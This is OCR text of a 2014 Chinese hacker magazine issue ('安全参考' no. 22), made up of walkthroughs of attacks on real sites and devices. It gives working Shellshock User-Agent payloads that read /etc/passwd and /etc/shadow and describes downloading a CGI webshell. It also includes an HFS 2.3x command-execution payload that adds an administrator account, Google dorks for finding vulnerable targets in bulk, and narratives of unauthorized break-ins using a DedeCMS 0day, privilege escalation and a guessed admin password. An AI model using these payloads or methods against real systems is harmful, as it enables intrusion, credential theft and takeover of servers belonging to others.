Security Reference

第22期

安全参考

HACKCTO-201410-22

网络尖力 携手 SOBUG

共筑企业安全

www.sobug.com

无效果 不计费

诚邀厂商入驻

联系我们：root@sobug.com

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	www.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
点云安全防线	www.pcsli.cn
中国社会工程学联盟	www.cnseu.org
刀锋网	www.idaofeng.com
黑客中文网	www.cnhack.com.cn
ThinkSAAS-开源社区	www.thinksaas.cn
清风网络	www.qfwl123.com
APT 安全团队	www.aptsec.net
网络尖刀	www.ijiandao.com
安全脉搏	www.secpulse.com
乌云知识库	drops.wooyun.org

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

终审编辑 left

主　　编 DM_　Slient

责任编辑

桔子　游风　仙人掌　xfkxfk
Rem1x　静默　Rexy

特约编辑

梧桐雨　Yaseng　Akast　jumbo　Striker
Bywuxin　Farkas　曲子龙　www　小续

封面设计

杨凡

关于杂志

杂志编号：HACKCTO-201410-22
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
定　　价：20 元

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

广告/彩页招租（免费）

招租内容：宣传广告，宣传彩页等
服务类型：免 费
总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章　漏洞发布

第 1 节 bash 漏洞拿老外网站实例演示

作者：ontheway
来自：听潮社区–ListenTide
网址：http://team.f4ck.org/

原理什么的，就不说了，google 一下好多例子。（为什么不说百度呢？你可以百度看一下，没多少干货）先看一下目标站，如图 1-1-1：



图　1-1-1

接下来 burp 抓包改包，如图 1-1-2：



图　1-1-2

将 useragent 改成测试代码，后边指令为查看 passwd 文件，可以改成其他任意代码，下边是回显结果，如图 1-1-3：



图　1-1-3

成功读取 passwd 文件，下边是漏洞利用代码，其中第 2 个涂抹处，是你的 cgi 马的地址。这条命令是远程下载文件保存为本地 a.cgi 并修改属性为可执行。其中 echo 可以去掉，echo 只是为了回显。下边是我的一个马界面，如图 1-1-4：



图　1-1-4

主要就是一句代码。

```
() { :;}; echo `要执行的代码`
```

要注意的是上边语句使用反单引号括起来的。

（全文完）责任编辑：静默

第 2 节　bash 漏洞拿深信服网络设备实例演示

作者：大狮子

来自：听潮社区 - ListenTide

网址：http://team.f4ck.org/

国庆假期也快结束了，还是节前好多天的 shellshock，google 了一下下，于是就做了几个小小的测试，结果如下：

声明：深信服应急响应中心暂时无法提交漏洞，已通过其他途径告知深信服

google 高级搜索 intitle:ad.sangfor.com，这个问题几年前发现的，因为设计缺陷造成，现在搜到的结果比以前少很多了。当然还有其他的手段，就不多嘴了，深信服有那个几个特定的端口组合，nmap 即可，如图 1-2-1：

图　1-2-1

firefox 浏览器自定义 general.useragent.override 设置值为() { :;}; echo `/bin/cat /etc/passwd`，其意思就是设置浏览器默认 user-agent 为() { :;}; echo `/bin/cat /etc/passwd`，freebuf 早有验证方法，如图 1-2-2：



图　1-2-2

打开链接，点击查看版本，如图 1-2-3：



图　1-2-3

修改 user-agent 为() { :;}; echo `/bin/cat /etc/shadow，再刷新，如图 1-2-4：



图　1-2-4

更多方法有待各位去创造，我的测试到此为止。

（全文完）责任编辑：静默

第 3 节　批量利用 HFS 2.3x 远程命令执行漏洞方法

作者：Wood

来自：听潮社区 - ListenTide

网址：http://team.f4ck.org/

HFS 2.3x 远程命令执行原文：http://pan.baidu.com/s/1qWPp408

搜索方法：

1. ZoomEye 搜索 http://www.zoomeye.org/search?q=HFS+2.3//无视他吧。。
2. google Hack

intext:服务器信息随波汉化版

如图 1-3-1：

图　1-3-1

?search=={.exec|cmd.exe admin admin123 /add.} *admin admin123 /add*

替换要执行的命令，和提权没差。

（全文完）责任编辑：静默

第二章　常规渗透

第 1 节 看广告拿下社会工程学联盟网站

作者：SHeep
来自：听潮社区 - ListenTide
网址：http://team.f4ck.org/

事情的起因是这样的：中午吃完饭，回到公司，本来准备在群里吹吹牛逼什么的呢？看见一个大牛在发广告，我在想，这还得了，技术群怎么可以发广告呢？证据如图 2-1-1：

图　2-1-1

是个社工库网站，和 cnseu 差不多的域名，打击山寨决绝盗版！先查查这个网站，看见下面有一个爱站查询，就去点开一看，如图 2-1-2，图 2-1-3：

图　2-1-2

图　2-1-3

重点来了，站群服务器呀，看看 DZ 的论坛，从旁站开始，通过查询旁站有一个 DEDE 的程序，默认后台，DedeCMSV57_GBK_SP1 的程序，百度一个 0day 添加管理帐号拿下后台，dede 程序 shell 这里不重复了！现在就开始提权了，如图 2-1-4：



图　2-1-4

在群里本来想找提权牛给我提权一下的，发现没有人鸟我，还是自己来吧，找到数据库配置文件（虽然不是 ROOT 用户也是一样可以提的，这里就不贴图了，涉及其他用户的数据帐号问题）。上传提权马，提权成功。添加帐号，提升管理员权限，如图 2-1-5：

图　2-1-5

拿到帐号，就要找 3389 端口了，发现太多端口了，因为在公司，就让朋友给我扫描一下端口，结果如下：

```
21/tcp    open  ftp
80/tcp    open  http
3306/tcp  open  mysql
36000/tcp open  unknown
49161/tcp open  unknown
49162/tcp open  unknown
62901/tcp open  unknown
```

然后他告诉 62901，然后登录上去了！（其实我自己也扫到了，用网马扫的，发现太多端口了，就没有一个一个的试了），如图 2-1-6：



图　2-1-6

185 个网站，这么多网站要我怎么找路径呀，经过前期侦测发现是 2008 的服务器，我用到的方法就是报错法，如图 2-1-7，图 2-1-8，图 2-1-9：

图　2-1-7



图　2-1-8



图　2-1-9

根据网页报错的路径名，我们可以知道相关 web 路径。

（全文完）责任编辑：Rem1x

第 2 节 看广告拿下黑云隐渗透小组网站

作者：Mayter
来自：听潮社区 - ListenTide
网址：http://team.f4ck.org/

今天看群消息，如图 2-2-1：

图　2-2-1

一个目标映入眼帘，http://www.cnlinux90.com/，我说反正无聊正好看看你这个站，如图 2-2-2：

图　2-2-2

单服，直接 c 吧不多说，如图 2-2-3：



图　2-2-3

不少站啊，不管他直接全部导出，扔到椰树扫描去吧，躺下睡了会，续扫到几个 dedecms 和 wordpress 没办法利用，最后扫到一个老 Y 文章，如图 2-3-4：



图　2-2-4

也没怎么玩过这个系统，随手一个 admin，直接进来了，如图 2-2-5：

